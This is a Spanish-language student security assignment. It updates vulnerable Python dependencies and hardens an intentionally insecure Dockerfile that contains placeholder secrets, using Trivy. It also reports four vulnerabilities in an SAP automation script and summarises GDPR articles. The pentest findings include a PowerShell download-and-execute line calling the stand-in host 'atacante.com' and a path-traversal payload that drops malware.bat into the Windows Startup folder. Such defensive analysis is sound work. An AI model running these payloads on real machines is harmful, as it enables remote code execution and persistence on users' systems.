MarkupSafe==1.1.1

# Bibliotecas con vulnerabilidades de seguridad
requests==2.9.1
urllib3==1.21.1

# Bibliotecas de autenticación con issues
itsdangerous==0.24

# Bibliotecas de JWT vulnerables
PyJWT==1.4.0
```

Este archivo, requirements.txt, es un archivo estándar en proyectos de Python.
Su propósito es listar todas las bibliotecas (dependencias) de las que depende el proyecto para funcionar, junto con la versión exacta que se debe usar.
Este archivo es la razón por la cual Trivy encontró 29 vulnerabilidades. Por ejemplo, el escaneo de Trivy encontró que Flask versión 1.0.2 es vulnerable, y este archivo es el que exige que se instale esa versión (Flask==1.0.2).

El siguiente paso es solucionar estas vulnerabilidades. Para hacerlo, voy a editar este archivo.

```
nano requirements.txt
```

Voy a cambiar las versiones por las versiones que Trivy sugirió.

Versión original	Versión mejorada

Dependencias Python con versiones vulnerables - SOLO PARA TESTING
 	
# Framework web con vulnerabilidades conocidas 	
Flask==1.0.2
	# Dependencias Python con versiones vulnerables - SOLO PARA TESTING
	
	# Framework web con vulnerabilidades conocidas
	Flask==**2.3**.2

Werkzeug==0.14.1
Jinja2==2.10
MarkupSafe==1.1.1
 	
# Bibliotecas con vulnerabilidades de seguridad 	
requests==2.9.1
urllib3==1.21.1
 	
# Bibliotecas de autenticación con issues 	
itsdangerous==0.24
 	
# Bibliotecas de JWT vulnerables 	
PyJWT==1.4.0
	Werkzeug==**3.0.6**
	Jinja2==**3.1.6**
	MarkupSafe==1.1.1
	
	# Bibliotecas con vulnerabilidades de seguridad
	requests==2.**32.4**
	urllib3==**2.5.0**
	
	# Bibliotecas de autenticación con issues
	itsdangerous==0.24
	
	# Bibliotecas de JWT vulnerables
	PyJWT==1.**5.1**

Vuelvo a escanear para ver si las vulnerabilidades se fueron

```
sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest fs /scan --scanners vuln
```

Salida: Capturas/ Respuestas PARTE-2 4


Se redujeron las vulnerabilidades de 29 a 1

```
┌──────────────────┬──────┬─────────────────┐
│      Target      │ Type │ Vulnerabilities │
├──────────────────┼──────┼─────────────────┤
│ requirements.txt │ pip  │        1        │
└──────────────────┴──────┴─────────────────┘
Legend:
- '-': Not scanned
- '0': Clean (no security findings detected)


requirements.txt (pip)
══════════════════════
Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 1, CRITICAL: 0)
```

- ¿Se soluciono todo?

No, todavía queda una.



No se puede simplemente actualizar todo a la "última versión" (como PyJWT 2.4.0) desde el principio, porque el código original (app.py) fue escrito para PyJWT versión 1.x. Actualizar a la versión **2**.x (un salto "**MAJOR**") podría romper la aplicación.

El primer escaneo sugirió 1.5.**1** (**un parche**), que solucionaba el primer problema. Pero ahora, esa versión 1.5.1 tiene su propia vulnerabilidad, que solo se corrige en la versión 2.4.0.

- Desarrolle los conceptos de major, minior y bug fix y explique porque no siempre es posible actualizar a la ultima version

El versionado semántico (SemVer) usa un formato de 3 números: **MAJOR**.**MINOR**.**PATCH** (Ej: **2**.**4**.**0**).

- **PATCH (Parche)**: (ej. de 2.4.**0** a 2.4.**1**) Son correcciones de bugs que no rompen nada. Siempre es seguro actualizar.
- **MINOR (Menor)**: (ej. de 2.**4**.0 a 2.**5**.0) Añade nueva funcionalidad, pero siguen siendo compatibles con las versiones anteriores. Casi siempre es seguro actualizar.
- **MAJOR (Mayor)**: (ej. de **1**.5.1 a **2**.4.0) Indica que hay cambios que rompen la compatibilidad. Si actualizas, es muy probable que tengas que reescribir partes de tu código que usaban esa biblioteca, porque las funciones pueden haber cambiado de nombre, eliminado o funcionar diferente.

Intento de solucionar la vulnerabilidad

Vuelvo a editar el archivo requeriments.txt

```
nano requirements.txt
```


Cambio:

PyJWT==1.5.1	PyJWT==2.4.0

Hago un escaneo con Trivy para ver si esa vulnerabilidad HIGH de PyJWT se fue

```
sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest fs /scan --scanners vuln
```

Salida: Capturas/ Respuestas PARTE-2 **5**



La salida Total: 0. Logre solucionar todas las vulnerabilidades presentadas.

Hardening


- Investigue cómo utilizar trivy para analizar un Dockerfile, utilicelo en el Dockerfile que hay en el repositorio, si encuentra cosas que no esten bien configuradas, modificarlo hasta que no encuentre nada.


Voy a usar Trivy para que escanee el Dockerfile para buscar las malas configuraciones.

```
sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest config /scan
```

Salida: Capturas/ Respuestas PARTE-2 **6**

Trivy encontró 11 malas configuraciones, 7 de ellas criticas





La mayoría de los problemas críticos (AVD-DS-0031) son porque se están guardando secretos (contraseñas, claves API) directamente en el Dockerfile usando la instrucción ENV. Entonces cualquiera que tenga acceso a la imagen Docker puede ver esos secretos.

Para ver como se puede arreglar voy a ver el contenido del Dockerfile

```
┌──(kali㉿kali)-[~/Downloads/webapp]
└─$ cat Dockerfile
FROM python:3.8-slim

USER root

ENV SECRET_KEY="super_secret_key_123456"
ENV DATABASE_PASSWORD="password123"
ENV API_TOKEN="sk-1234567890abcdef"
ENV ADMIN_PASSWORD="admin123"
ENV JWT_SECRET="jwt_secret_key"
ENV ENCRYPTION_KEY="encryption_key_12345"
ENV AWS_SECRET_KEY="AKIAJ38KSL4DJEKJ34EKLJDFJ3498844X"

LABEL maintainer="admin@company.com"
LABEL database.password="password123"
LABEL api.key="sk-1234567890abcdef"

RUN apt-get update && apt-get install -y \
    curl \
    wget \
    openssl \
    sqlite3 \
    sudo \
    && rm -rf /var/lib/apt/lists/*

RUN useradd -m -s /bin/bash appuser && \
    echo "appuser:password123" | chpasswd && \
    usermod -aG sudo appuser

WORKDIR /app
RUN chmod 777 /app

COPY . /app/
RUN chmod -R 777 /app

RUN echo "admin:password123" > /app/.htpasswd
RUN echo "database_url=postgresql://admin:password123@db:5432/app" > /app/.env
RUN echo "ssh_private_key=-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEA..." >
/app/private_key.pem

COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

RUN chmod 644 /app/.env
```

```
RUN chmod 644 /app/.htpasswd
RUN chmod 644 /app/private_key.pem

EXPOSE 22 3306 5432 6379

CMD ["python", "app.py"]

# Credenciales de producción:
# admin:Sup3rS3cur3P@ssw0rd!
# database: postgresql://admin:SecretPass123@prod-db:5432/production
# API Key: sk-prod-1a2b3c4d5e6f7g8h9i0j
```

Problemas principales

Secretos Críticos (AVD-DS-0031): Todas las líneas **ENV** (**líneas 5-11**) y **LABEL** (**14-15**) están guardando contraseñas y claves API directamente en la imagen.
Usuario Root (AVD-DS-0002): La línea **USER root** (**línea 3**) y el hecho de no cambiar a un usuario sin privilegios al final es peligroso.
Puerto SSH (AVD-DS-0004): La línea **EXPOSE 22** (**línea 46**) sugiere que se está usando SSH, lo cual es una mala práctica para contenedores.
Sin --no-install-recommends (AVD-DS-0029): La línea **RUN apt-get install** (**línea 17**) no incluye este flag, lo que aumenta el tamaño de la imagen innecesariamente.
Sin HEALTHCHECK (AVD-DS-0026): No hay una comprobación de salud.

Voy a corregir el Dockerfile:

```
nano Dockerfile
```

Modificación:

Dockerfile sin modificar	Dockerfile modificado
FROM python:3.8-slim USER root ENV SECRET_KEY="super_secret_key_123456" ENV DATABASE_PASSWORD="password123" ENV API_TOKEN="sk-1234567890abcdef" ENV ADMIN_PASSWORD="admin123" ENV JWT_SECRET="jwt_secret_key" ENV ENCRYPTION_KEY="encryption_key_12345" ENV	FROM python:3.8-slim LABEL maintainer="admin@company.com" # FIX (AVD-DS-0029) RUN apt-get update && apt-get install -y --no-install-recommends \ curl \ wget \ openssl \ sqlite3 \

```
AWS_SECRET_KEY="AKIAJ38KSL4DJEKJ34EKLJDFJ
3498844X"

LABEL maintainer="admin@company.com"
LABEL database.password="password123"
LABEL api.key="sk-1234567890abcdef"

RUN apt-get update && apt-get install -y \
    curl \
    wget \
    openssl \
    sqlite3 \
    sudo \
    && rm -rf /var/lib/apt/lists/*

RUN useradd -m -s /bin/bash appuser && \
    echo "appuser:password123" | chpasswd && \
    usermod -aG sudo appuser

WORKDIR /app
RUN chmod 777 /app

COPY . /app/
RUN chmod -R 777 /app

RUN echo "admin:password123" > /app/.htpasswd
RUN echo
"database_url=postgresql://admin:password123@db:543
2/app" > /app/.env
RUN echo "ssh_private_key=-----BEGIN RSA PRIVATE
KEY-----\nMIIEpAIBAAKCAQEA..." >>

COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

RUN chmod 644 /app/.env
RUN chmod 644 /app/.htpasswd
RUN chmod 644 /app/private_key.pem

EXPOSE 22 3306 5432 6379

CMD ["python", "app.py"]

# Credenciales de producción:
# admin:Sup3rS3cur3P@ssw0rd!
# database:
postgresql://admin:SecretPass123@prod-db:5432/produ
```

```
    && rm -rf /var/lib/apt/lists/*

# Crear un usuario no-root 'appuser'
RUN useradd -m -s /bin/bash appuser

WORKDIR /app

# Los ENV, .htpasswd, .env son eliminados.

COPY . /app/

# Instalar dependencias de Python
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

# Cambiar el propietario de los archivos al usuario
'appuser'
RUN chown -R appuser:appuser /app

# FIX (AVD-DS-0004): Eliminar puerto 22. Asumir puerto
5000 para Flask.
EXPOSE 3306 5432 6379 5000

# FIX (AVD-DS-0026): Agregar un HEALTHCHECK
HEALTHCHECK --interval=30s --timeout=3s \
  CMD curl -f http://localhost:5000/ || exit 1

# FIX (AVD-DS-0002): Cambiar al usuario no-root
USER appuser

CMD ["python", "app.py"]
```

ction # API Key: sk-prod-1a2b3c4d5e6f7g8h9i0j	

Ahora que el Dockerfile está corregido (sin USER root y con USER appuser al final), hago la verificación final. Ejecuto el escaneo de configuración de Trivy

```
┌──(kali㉿kali)-[~/Downloads/webapp]
└─$ sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest config /scan
[sudo] password for kali:
2025-11-04T03:24:50Z    INFO    [misconfig] Misconfiguration scanning is enabled
2025-11-04T03:24:50Z    INFO    [misconfig] Need to update the checks bundle
2025-11-04T03:24:50Z    INFO    [misconfig] Downloading the checks bundle...
165.46 KiB / 165.46 KiB [-------------------------------------------------------->] 100.00% ? p/s ?165.46
KiB / 165.46 KiB [-----------------------------------------] 100.00% 1015.02 KiB p/s
400ms2025-11-04T03:24:55Z       INFO    Detected config files     num=1

Report Summary

┌────────────┬────────────┬──────────────────┐
│   Target   │    Type    │ Misconfigurations │
├────────────┼────────────┼──────────────────┤
│ Dockerfile │ dockerfile │         0        │
└────────────┴────────────┴──────────────────┘
Legend:
- '-': Not scanned
- '0': Clean (no security findings detected)
```

La conclusión es que estas herramientas son una parte clave en un proceso de hardening, ya que permiten encontrar y corregir automáticamente fallos de seguridad en el código, las dependencias y la configuración de las imágenes antes de que lleguen a un entorno productivo.

Parte 3 - “Pentesting” de un ejecutable

Como primer paso, preparo el entorno de trabajo. Descargo el archivo Sap.zip
Como segundo paso, como no tengo espacio para poder usar Windows en mi maquina virtual procedo a analizar el codigo que hay en Sap.zip → SAP.py. Voy a hacer un análisis de código estatico (SAST)

- Describir qué hace el programa, ya sea vía la ejecución del archivo o analizando el código fuente. Ignore los mensajes sobre la VPN y la autenticación, tampoco es muy relevante saber qué es y que hace SAP. Encontrar vulnerabilidades en el ejecutable, que afecten a la máquina donde se está ejecutando y aunque no lo podamos demostrar al servidor.

El programa SAP.py es un bot de automatización de pruebas para SAP. Se divide en estos pasos:

1. Configuración Inicial: Crea carpetas en C:\Volar\python\ (una para capturas y otra para inputs).
2. Lee Tareas: Lee un archivo CSV (transacciones.csv) que le dice qué transacciones (comandos de SAP) debe probar.
3. Ejecuta Tareas: Por cada transacción de la lista:
    - Toma control del teclado y mouse (pyautogui).
    - Abre una nueva ventana en SAP (pyautogui.hotkey('ctrl', 'n')).
    - Escribe el código de la transacción y presiona "Enter".
4. Exposición de datos:
    - Mientras espera a que el usuario confirme que la transacción funcionó, el script entra en un bucle (wait_capture_and_get_user_confirmation).
    - Dentro de ese bucle, toma una captura de tu pantalla completa (pyautogui.screenshot()) cada 5 segundos (WAIT_TIME = 5).
    - Guarda estas capturas en el disco (C:\Volar\python\capturas_sap_test).
5. Reporte de errores: Si detecta un error de SAP (leyendo la pantalla con win32com), lo anota en un log. Al final, te dice qué transacciones fallaron.

Vulnerabilidades encontradas

Referencia: Informe pentest - Google Docs

Calculadora: Calculadora del Sistema Común de Puntuación de Vulnerabilidades

Hallazgo 1: Exposición de Información Sensible (Sensitive Data Exposure)

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Puntuación CVSS v4.0: 5.1 / Medium

Severidad	Medium	CVSS	5.1-CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Descripción	El script tiene una función (wait_capture_and_get_user_confirmation) que saca capturas de pantalla completas del usuario cada 5 segundos y las guarda en una carpeta (C:\Volar\python\capturas_sap_test) sin control de acceso		
CWE	CWE-200	Stride	Information Disclosure (Divulgación de Información)
Impacto	El script toma capturas de pantalla de todo lo que el usuario esté haciendo (contraseñas en otros programas, correos privados, datos bancarios) y las guarda en el disco duro en C:\Volar\python\capturas_sap_test. Un atacante (o el creador del script) podría tomar esos archivos y robar información confidencial.		
Referencias	https://cwe.mitre.org/data/definitions/200.html https://cwe.mitre.org/data/definitions/312.html https://owasp.org/Top10/es/A04_2021-Insecure_Design/ https://attack.mitre.org/techniques/T1113/		

Prueba de concepto

1. El usuario ejecuta Sap.exe (o el script SAP.py)
2. El script comienza a procesar transacciones y entra en el bucle de espera de 5 segundos.
3. Mientras el script está en segundo plano, el usuario abre su correo electrónico o su gestor de contraseñas.
4. Al revisar la carpeta C:\Volar\python\capturas_sap_test, se encontrarán archivos .png que muestran la información sensible del usuario.

Recomendaciones

Eliminar la llamada a la función capture_screen(screenshot_prefix, log_filename_func) que se encuentra dentro del bucle while True de la función wait_capture_and_get_user_confirmation.

Hallazgo 2: Inyección de Comandos (vía pyautogui y CSV)

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Puntuación CVSS v4.0: 7 / High

Severidad	High	CVSS	7-CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Descripción	El script lee los códigos de transacción desde un archivo CSV externo (INPUT_CSV) y almacena el valor en la variable transaction_code. Este valor se pasa directamente a la función pyautogui.write(transaction_code) sin ningún tipo de validación o sanitización de la entrada.		
CWE	CWE-78	Stride	Tampering (Manipulación) o Elevation of Privilege (Escalada de Privilegios)
Impacto	Permite a un atacante que tenga permisos de escritura en la carpeta C:\Volar\python\input modificar el archivo transacciones.csv para inyectar comandos. Dado que pyautogui escribe en la ventana que tiene el foco, un atacante podría cambiar el foco a una terminal (cmd, powershell) y el script Sap.py escribiría y ejecutaría comandos maliciosos, llevando a una Ejecución Remota de Código (RCE) local.		
Referencias	https://cwe.mitre.org/data/definitions/78.html https://cwe.mitre.org/data/definitions/20.html https://owasp.org/Top10/es/A03_2021-Injection/ https://attack.mitre.org/techniques/T1059/001/		


Prueba de concepto

1. Un atacante crea o modifica el archivo C:\Volar\python\input\transacciones.csv.
2. En lugar de un código SAP como "VA01", el atacante escribe un comando, por ejemplo: powershell -c "iex (New-Object Net.WebClient).DownloadString('http://atacante.com/malware.ps1')"
3. El usuario ejecuta Sap.py.
4. El atacante (o un script) cambia el foco de la ventana activa a una terminal.
5. Resultado: pyautogui.write() escribe la carga útil maliciosa en la terminal y pyautogui.press('enter') la ejecuta, comprometiendo la máquina.

Recomendaciones

Implementar una validación estricta (lista blanca o allow-list) de los datos leídos del CSV. Se debe usar una expresión regular para permitir únicamente los caracteres esperados en un código de transacción de SAPy rechazar cualquier otra entrada.

Hallazgo 3:Path Traversal / Escritura Arbitraria de Archivos



Severidad	High	CVSS	7-4.0/AV:L/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Descripción	El script utiliza los valores leídos del archivo CSV (transacciones.csv) para generar dinámicamente los nombres de los archivos de captura de pantalla o logs que va a guardar. Al concatenar directamente la entrada del usuario con la ruta de destino (hardcoded) sin limpiar el texto, permite el uso de caracteres de navegación de directorios como ..\ (punto punto barra).		
CWE	CWE-22	Stride	Tampering (Manipulación): Modificación no autorizada de archivos en el sistema. Elevation of Privilege (Escalada de Privilegios): Si se sobrescribe un ejecutable o script de inicio.
Impacto	Un atacante puede manipular el CSV para que el script escape de la carpeta C:\Volar\python\... y escriba archivos en directorios críticos del sistema. Esto permitiría: - Sobrescribir archivos de configuración importantes (Denegación de Servicio). - Escribir un script malicioso en la carpeta de "Inicio" de Windows, logrando persistencia o ejecución de código con privilegios la próxima vez que se inicie el equipo.		
Referencias	https://cwe.mitre.org/data/definitions/22.html https://owasp.org/www-community/attacks/Path_Traversal		

Prueba de concepto

1. Editar el archivo transacciones.csv.
2. En la columna de transacción, ingresar un payload de salto de directorio: ..\..\..\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\malware.bat
3. Ejecutar Sap.py.
4. Verificar que el archivo se creó en la carpeta de Inicio del administrador en lugar de la carpeta de capturas.

Recomendaciones

- Sanitización: Validar que el código de transacción solo tenga caracteres alfanuméricos (Lista blanca / Allow-list).
- Normalización: Utilizar funciones seguras como os.path.basename() en Python para eliminar cualquier ruta de directorio del nombre del archivo antes de guardarlo.

Hallazgo 4 Denegación de Servicio (DoS) por Agotamiento de Recursos (Resource Exhaustion).

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:H Reset

CVSS v4.0 Score: 8.2 / High

Severidad	High	CVSS	8.2-CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:H
Descripción	No existe un límite de cantidad de capturas ni verificación de espacio en disco. Si el usuario se va a almorzar, deja la PC bloqueada, o se olvida el script corriendo el fin de semana, el script generará miles de imágenes de alta resolución (2-3 MB c/u) indefinidamente hasta llenar el disco duro, provocando que la máquina colapse.		
CWE	CWE-400	Stride	Denial of Service (Denegación de Servicio): Agotar los recursos del sistema (espacio en disco) impidiendo que funcione correctamente.
Impacto	Un usuario (o un atacante que deje el script corriendo intencionalmente) puede causar que el disco duro de la máquina local se llene por completo en cuestión de horas o días. Esto provocaría: - Inestabilidad del sistema operativo (Windows falla sin espacio libre). - Pérdida de datos en otras aplicaciones que intenten guardar archivos. - Bloqueo total de la estación de trabajo.		
Referencias	https://cwe.mitre.org/data/definitions/400.html https://owasp.org/www-community/attacks/Denial_of_Service		

Prueba de concepto

1. Ejecutar Sap.py.
2. Dejar el programa corriendo en la etapa de "Esperando confirmación" sin presionar Enter.
3. Observar la carpeta C:\Volar\python\capturas_sap_test.
4. Se generan 12 archivos por minuto (720 por hora). En un fin de semana (48hs), se generarán ~35,000 imágenes, ocupando potencialmente más de 100 GB de espacio sin control.

Recomendaciones

1. Límites: Implementar un contador máximo de capturas (ej. detenerse después de 50 imágenes).
2. Verificación: Comprobar el espacio libre en disco antes de guardar una nueva imagen.
3. Rotación: Sobrescribir las imágenes antiguas después de cierto tiempo en lugar de crear nuevas indefinidamente.

Parte 4 - Análisis y reflexión sobre normativas

GDPR (General Data Protection Regulation):El objetivo de este reglamento es que cada individuo tenga el control de sus datos personales y también establece lo que las personas e instituciones pueden hacer con ellos. Es la norma de control de datos más estricta del mundo. Se originó porque en la unión europea se dieron cuenta de la importancia de los datos personales de las personas y la necesidad de que las empresas puedan trabajar con ellos según una norma. Este marco legal dice lo que se debe hacer y lo que no para todos los países de la unión europea.

Artículos elegidos del GDPR (Reglamento general de la protección de datos)

1. Art 5: Principios relativos al tratamiento de datos personales:

   Exige integridad y confidencialidad, lo que obliga a implementar medidas técnicas como cifrado y control de acceso. Refuerza la necesidad de diseñar sistemas seguros desde el inicio. La relación de la integridad y la confidencialidad con la ciberseguridad es fundamental porque constituyen dos de los tres pilares de la "Tríada CIA" (Confidencialidad, Integridad y Disponibilidad), que es el modelo base de la seguridad de la información. Sin integridad, no podemos garantizar que los datos no hayan sido alterados o corrompidos por un atacante (garantía de exactitud). Sin confidencialidad, no podemos asegurar que solo las personas autorizadas accedan a la información (prevención de fugas). Por lo tanto, este artículo convierte los principios teóricos de seguridad en una obligación legal.

2. Art 15:.Derecho de acceso del titular de los datos (uno de los mas usados):

   Es el que te permite ir a una empresa y preguntarle: "¿qué información tenes exactamente de mí?". Los sistemas deben permitir recuperar datos de forma segura y precisa. Impulsa la implementación de mecanismos de autentificación y control de versiones. Tienen que recordarte que también tenes derecho a pedir que los corrijan (Art. 16), que los borren (Art. 17) o que dejen de usarlos (Art. 21). O sea el artículo 15 te da el poder de "auditar" a cualquier empresa, obligándoles a: confirmar si tienen datos tuyos, darte una copia de esos datos y explicarte con todo detalle qué hacen con ellos, con quién los comparten y por cuánto tiempo.

3. Art 17: Derecho al olvido:

   Obliga a eliminar datos personales cuando ya no son necesarios, lo que requiere procesos seguros de borrado. Fomenta políticas de retención y destrucción de datos. Obliga a diseñar arquitecturas donde los datos personales estén lo suficientemente segregados para poder borrarlos sin romper la integridad referencial de toda la base de datos.

4. Art 25: Protección de datos desde el diseño y por defecto.

   Obliga a incorporar medidas de seguridad en el desarrollo de sistemas en lugar de tratarla como un problema a solucionar después. Fomenta el enfoque “privacy by design”, integrando ciberseguridad en la arquitectura. Obliga a minimizar los datos

recolectados (solo solicitar lo que se necesita) y a aplicar configuraciones seguras out-of-the-box (ej. que el perfil de usuario sea privado por defecto).

5. Art 28:Procesador:

   Regula la seguridad en la cadena de suministro (proveedores, nube). Obliga a auditar la seguridad de terceros (AWS, Microsoft, tu gestoría de nóminas). Gestiona el riesgo de la "cadena de suministro" (supply chain attacks). Si se usa AWS, Azure o una gestoría externa para nóminas, seran responsables de que ellos cumplan. Esto significa que IT tiene que auditar técnicamente a los proveedores antes de contratar sus APIs o servicios.

6. Art 32: Seguridad del procesamiento.:

   Requiere medidas como cifrado, pseudonimizacion (que los datos no se puedan vincular directamente a una persona sin información adicional), y cifrado (codificar los datos para que si alguien los roba, no pueda leerlos). Establece estándares mínimos de seguridad técnica y organizativa. Los 4 pilares de seguridad son: confidencialidad, integridad, disponibilidad y resiliencia.
   Tiene que tener un plan de recuperación: si ocurre un desastre (físico o técnico), tener la capacidad de restaurar los datos rápidamente.
   También exámenes periódicos: no basta con poner las medidas una vez, hay que tener un proceso para probar y evaluar regularmente que siguen funcionando bien.
   Al decidir cuánta seguridad poner, hay que pensar especialmente en evitar estos problemas específicos sobre los datos personales: destrucción (que se borren para siempre), pérdida (que no sepamos dónde están), alteración (que se cambien por error o malicia) y divulgación o acceso no autorizado (que los vea o reciba quien no debe).

7. Art 33: Notificación de violaciones de seguridad.

   Obliga a reportar incidentes en 72 hs, lo que mejora la gestión de crisis. Impulsa la creación de protocolos de respuesta a incidentes.

8. Art 35: Evaluación de impacto sobre la protección de datos.

   Previene riesgos antes de implementar nuevos tratamientos. Promueve análisis de amenazas y mitigación proactiva. Es un análisis que se tiene que hacer antes de empezar un proyecto si es probable que implique un "alto riesgo" para los derechos y libertades de las personas, especialmente si usas nuevas tecnologías.
   Es obligatorio en donde siempre hay alto riesgo:
   "Gran Hermano" automatizado: Si usas máquinas para evaluar a fondo a personas (perfiles) y se toman decisiones automáticas que les afecten legal o importantemente (ej. denegar un crédito automáticamente).
   Datos sensibles a lo grande: Si tratas a gran escala datos muy delicados (salud, religión, orientación sexual, etc.) o antecedentes penales.
   Vigilancia pública masiva: Si observas sistemáticamente una zona de acceso público a gran escala (ej. muchas cámaras de videovigilancia en la calle).

9. Art 44: Principio general para las transferencias:

Impone restricciones a transferencias fuera de la UE, protegiendo contra jurisdicciones inseguras. Requiere controles adicionales como cláusulas contractuales. Afecta directamente a la arquitectura de red y elección de proveedores cloud. Obliga a saber dónde están físicamente los servidores. Si se usa un SaaS que aloja los datos en EE.UU. sin garantías adecuadas, estamos incumpliendo. Esto limita a veces las herramientas técnicas que se pueden usar.

10. Art 83: Condiciones generales para la imposición de multas administrativas:

    Las multas elevadas incentivan la inversión en seguridad. Genera presión para mantener estándares altos de protección. Cuando explicas que la multa puede ser de 20 millones o el 4% de la facturación global, de repente invertir en ese firewall de nueva generación ya no parece tan caro.

Agrupación según el enfoque:

Objetivos y herramientas basicas→ El qué y el cómo

Art. 5 (Principios): Es la base de todo. Cuando habla de "integridad y confidencialidad", básicamente está definiendo la seguridad de la información. Es el objetivo final de cualquier política de seguridad.
Art. 32 (Seguridad del Tratamiento): Es el artículo de ciberseguridad por excelencia. Menciona explícitamente cifrado, resiliencia, testeo, etc. Obliga a tener controles técnicos específicos y a no quedarse quieto, a estar siempre mejorando, es decir a un ciclo de mejora continua (PDCA).

Pensar antes de actuar → La Estrategia y el diseño

Art. 25 (Privacidad desde el Diseño y por Defecto): Obliga a pensar en seguridad antes de escribir una línea de código. No es válido hacer un programa y despues ponerle parches de seguridad. Tiene que desde el principio ser seguro. Esto cambia totalmente cómo se desarrolla software (pasa de un SDLC normal a un Secure SDLC).
Art. 35 (Evaluación de Impacto - DPIA): Es la herramienta para prevenir problemas. Es un analisis de riesgos formal es decir, te hace preguntarte “que es lo peor que puede pasar con estos datos? y como evito que eso pase?”.

Respuesta a Incidentes → La reacción

Art. 33 (Notificación de Violaciones a la Autoridad): Este es el plan de que hacer cuando te hackean. Tenes 72hs desde que te enteras para avisar a la autoridad. Esto te obliga a tener un equipo (como un SOC) que sea capaz de detectar el ataque rapido y tener un plan de respuesta a incidentes ensayado.

Derechos del Usuario → La ley le da poder al usuario generando retos tecnicos

La seguridad se cruza con la gestión de datos.
Art. 15 (Derecho de Acceso): ¿Cómo le das a un usuario todos sus datos, de todas las bases de datos, sin darle por error un solo dato de otro usuario?Necesitas sistemas que sepan dónde

está cada cosa (trazabilidad) y un sistema muy bueno para saber que la persona que pide los datos es quien dice ser (Gestión de Identidad o IAM).
Art. 17 (Derecho al Olvido): Borrar es más difícil que guardar, especialmente en backups inmutables o blockchains. Obliga a diseñar sistemas que permitan el borrado selectivo seguro y gestionar el ciclo de vida del dato.

La seguridad no es solo en tu empresa → La vigilancia

